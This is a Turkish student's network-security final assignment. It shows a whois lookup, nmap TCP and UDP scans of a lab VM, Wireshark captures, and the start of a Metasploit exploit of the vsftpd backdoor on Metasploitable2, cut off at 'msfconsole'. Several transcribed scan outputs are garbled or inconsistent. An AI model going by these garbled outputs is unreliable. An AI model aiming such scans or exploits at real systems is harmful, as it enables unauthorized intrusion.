



İSTANBUL AYVANSARAY ÜNİVERSİTESİ

PLATO MESLEK YÜKSEKOKULU

BİLGİSAYAR TEKNOLOJİLERİ BÖLÜMÜ

İNTERNET VE AĞ PROGRAMI

AĞ VE BİLGİ GÜVENLİĞİ FİNAL ÖDEVİ

ENES OKTAY


19010504004

Öğretim Görevlisi Kerime Dilşad ÇİÇEK

İÇİNDEKİLER


1. Herhangi bir ip adresi için whois sorgusu yapınız. (5 puan)(1 Ekran Görüntüsü)	1
2. Nmap ile istediğiniz 5 tane porta aynı sorgu üzerinde TCP port taraması gerçekleştiriniz. (5 puan)(1 Ekran Görüntüsü)	1
3. Nmap ile istediğiniz 3 tane porta aynı sorgu üzerinden UDP port taraması gerçekleştiriniz. (5 puan) (1 Ekran Görüntüsü)	2
4. Sorgular sonucunda oluşan Wireshark sayfasını açıp, sonucu listeleyiniz. (5 puan) (1 Ekran Görüntüsü).....	2
5. Windows bilgisayarınıza Man In The Middle saldırısında bulununuz. (10 puan) (4 Ekran Görüntüsü).....	3
6. Metasploitable2 üzerinden aşağıda istediğiniz 4 tane porta exploit ve payload yükleyerek sisteme giriş yapınız. Giriş yaptığınız servisin ne işe yaradığını amacını kendi 5 cümle ile açıklayınız. (Her saldırı 15 puan) (Her saldırı için en az 4 ekran göüntüsü)	5
6.1 VSFTPD	5
6.2 Apache Tomcat.....	7
6.3 MySQL	10
6.4 Samba	12
7. Dosya düzeni, kapak sayfası (10 puan)	14

1. Herhangi bir ip adresi için whois sorgusu yapınız. (5 puan)(1 Ekran Görüntüsü)



```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım
terminal
root@enesoktay: ~
File Actions Edit View Help
root@enesoktay:~#
root@enesoktay:~# whois 95.183.200.1
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf
%
% Note: this output has been filtered.
% To receive output for a database update, use the "-b" flag.
%
% Information related to '95.183.200.0 - 95.183.200.255'
% Abuse contact for '95.183.200.0 - 95.183.200.255' is 'abuse@ulakbim.gov.tr'
inetnum: 95.183.200.0 - 95.183.200.255
netname: 1520-MET
descr: Istanbul Sabahattin Zaim Universitesi
country: TR
admin-c: MG1182-RIPE
tech-c: OFGA-RIPE
status: ASSIGNED PA
mnt-by: ULAKNET-MNT
created: 2011-08-26T08:34:47Z
last-modified: 2011-08-26T08:34:47Z
source: RIPE
person: Mustafa KILICASLAN
address: Istanbul Sabahattin Zaim Universitesi Halkali Cad. No:2 Kucukcekmece/Istanbul-TURKEY
phone: +902126938226
nic-hdl: MG1182-RIPE
mnt-by: ULAKNET-MNT
created: 2011-08-26T08:32:44Z
last-modified: 2017-10-30T22:15:00Z
source: RIPE
person: Omer Faruk GULAY
address: Istanbul Sabahattin Zaim Universitesi Halkali Cad. No:2 Kucukcekmece/Istanbul-TURKEY
phone: +902126938226
nic-hdl: OFGA-RIPE
mnt-by: ULAKNET-MNT
created: 2011-08-26T08:33:09Z
last-modified: 2017-10-30T22:15:00Z
source: RIPE
% Information related to '95.183.200.0/24AS8517'
route: 95.183.200.0/24
origin: AS8517
mnt-by: ULAKNET-MNT
```

2. Nmap ile istediğiniz 5 tane porta aynı sorgu üzerinde TCP port taraması gerçekleştiriniz. (5 puan)(1 Ekran Görüntüsü)



```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım
terminal
root@enesoktay: ~
File Actions Edit View Help
root@enesoktay:~#
root@enesoktay:~# nmap -sS 172.23.156.184
Nmap scan report for enesoktay.mshome.net (172.23.156.184)
Host is up (0.000000s latency).
All 1000 scanned ports on enesoktay.mshome.net (172.23.156.184) are closed
Nmap done: 4996 IP addresses (3 hosts up) scanned in 117.65 seconds
root@enesoktay:~#
root@enesoktay:~# nmap -sS 172.23.146.146 -p 22,23,25
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-15 00:51 +03
Nmap scan report for 172.23.146.146
Host is up (0.024s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
MAC Address: 08:80:27:AA:80:19C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
root@enesoktay:~#
root@enesoktay:~# nmap -sS 172.23.146.146 -p 22,23,25,53,80
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-15 00:53 +03
Nmap scan report for 172.23.146.146
Host is up (0.085s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
MAC Address: 08:80:27:AA:80:19C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
root@enesoktay:~#
```

File Actions Edit View Help

```
root@enesoktay:~# nmap -sU -top-ports 10 -Pe -n --reason 172.23.146.146
Host discovery disabled (-Pe). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-15 01:19:40
Nmap scan report for 172.23.146.146
Host is up, received arp-response (0.0030s latency).

PORT      STATE      SERVICE      REASON
80/tcp    open      domain      udp-response ttl 64
81/tcp    closed    dhcpv6      port-unreach ttl 64
123/tcp   closed    ntp         port-unreach ttl 64
135/tcp   closed    msrpc      port-unreach ttl 64
137/tcp   open|filtered netbios-ns  no-response
138/tcp   open|filtered netbios-dgm  no-response
139/tcp   closed    mmstp      port-unreach ttl 64
443/tcp   closed    microsoft-ds port-unreach ttl 64
8080/tcp  closed    http        port-unreach ttl 64
1434/tcp  closed    ms-sql-m    port-unreach ttl 64
MAC Address: 08:80:27:AA:80:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds

root@enesoktay:~# nmap -sU 172.23.146.146 -p 67,123,135
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-15 01:19:40
Nmap scan report for 172.23.146.146
Host is up (0.015s latency).

PORT      STATE      SERVICE
67/tcp    closed    dhcpv6
123/tcp   closed    ntp
135/tcp   closed    msrpc
MAC Address: 08:80:27:AA:80:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds

root@enesoktay:~#
```

Aramak için buraya yazın

01:19
15.06.2021

The screenshot shows a Windows 10 desktop with a Kali Linux virtual machine running. The Wireshark network protocol analyzer is open, capturing traffic on the eth0 interface. The main display area shows a list of captured packets, with the selected packet (No. 113) being a DNS query from 192.168.1.100 to 192.168.1.1. The packet details pane shows the structure of the DNS message, including the query type (A) and the response (192.168.1.1). The packet bytes pane shows the raw data in hexadecimal and ASCII. The status bar at the bottom indicates 'eth0: alive capture in progress' and 'Packets: 82 - Displayed: 82 (100.0%)'.

Packet List:

No.	Time	Source	Destination	Protocol	Length	Info
33	289.341246728	fe80::b9a4:f136:1ec...	ff02::fb	MNLS	113	Standard query 0x0000 PTR 146.146.23.172 in-addr.arpa.local, "QM"
34	290.327291514	172.23.144.1	224.0.0.251	MNLS	93	Standard query 0x0000 PTR 146.146.23.172 in-addr.arpa.local, "QM"
35	290.328515191	fe80::b9a4:f136:1ec...	ff02::fb	MNLS	113	Standard query 0x0000 PTR 146.146.23.172 in-addr.arpa.local, "QM"
36	290.340481087	172.23.144.1	224.0.0.251	MNLS	93	Standard query 0x0000 PTR 146.146.23.172 in-addr.arpa.local, "QM"
37	290.342638527	fe80::b9a4:f136:1ec...	ff02::fb	MNLS	113	Standard query 0x0000 PTR 146.146.23.172 in-addr.arpa.local, "QM"
38	290.357189169	172.23.144.1	172.23.156.184	DNS	141	Standard query response 0x542b No such name PTR 146.146.23.172 in-addr.arpa.local, "QM"
39	290.360627808	172.23.156.184	172.23.146.146	TCP	98	33354 - 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
40	290.361512109	172.23.156.184	172.23.146.146	TCP	98	33354 - 67 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
41	290.363011605	172.23.156.184	172.23.146.146	TCP	98	33354 - 173 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Packet Details:

- Frame 71: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, 10 B
 - Ethernet II, Src: PcsCompu_41:c9:1f (08:00:27:41:c9:1f), Dst: PcsCompu_a4:ed:9c (08:00:27:a4:ed:9c)
 - Internet Protocol Version 4, Src: 172.23.156.184, Dst: 172.23.146.146
 - User Datagram Protocol, Src Port: 51991, Dst Port: 123
 - Network Time Protocol (NTP Version 2, reserved)



Packet Bytes:



```

0000  00 00 27 a4 0d 9c 08 00 27 41 c9 17 08 00 45 09  ...A...U...
0010  00 45 c9 08 00 20 11 02 67 ac 17 9c b5 ac 17  ...L...&...
0020  92 92 cb 17 09 7b 09 38 a4 02 00 19 db 09 0e 55  ...L...U...
0030  00 00 1e 0d 82 09 86 50 00 00 00 00 00 00 00  ...L...U...
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...L...U...
0050  00 00 c5 4f 23 4b 71 b1 52 f3  ...OHKq R
  
```

Status Bar: eth0: alive capture in progress | Packets: 82 - Displayed: 82 (100.0%) | Profile: Default

5. Windows bilgisayarınıza Man In The Middle saldırısında bulununuz. (10 puan) (4 Ekran Görüntüsü)






6. Metasploitable2 üzerinden aşağıda istediğiniz 4 tane porta exploit ve payload yükleyerek sisteme giriş yapınız. Giriş yaptığınız servisin ne işe yaradığını amacını kendi 5 cümle ile açıklayınız. (Her saldırı 15 puan) (Her saldırı için en az 4 ekran görüntüsü)

6.1 VSFTPD

- Bir Dosya Transfer Protokolü(FTP)'dür.
- Açılımı Very Secure File Transfer Protocol Daemon yani Çok Güvenli Dosya Transfer Protokolü'dür.
- Vsftpd protokolünde oluşan "Backdoor" açığı kullanılarak zafiyetten faydalanılabilir.
- Bu zafiyet kullanılarak root yani kök dizinine ulaşılabilir.
- Kök dizini ise bütün uygulamalarda değişiklik yapabilmemizi ve bütün dosyalara erişim sağlayabilmemizi sağlar.



```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım
File Actions Edit View Help
root@enesoktay:~# msfconsole

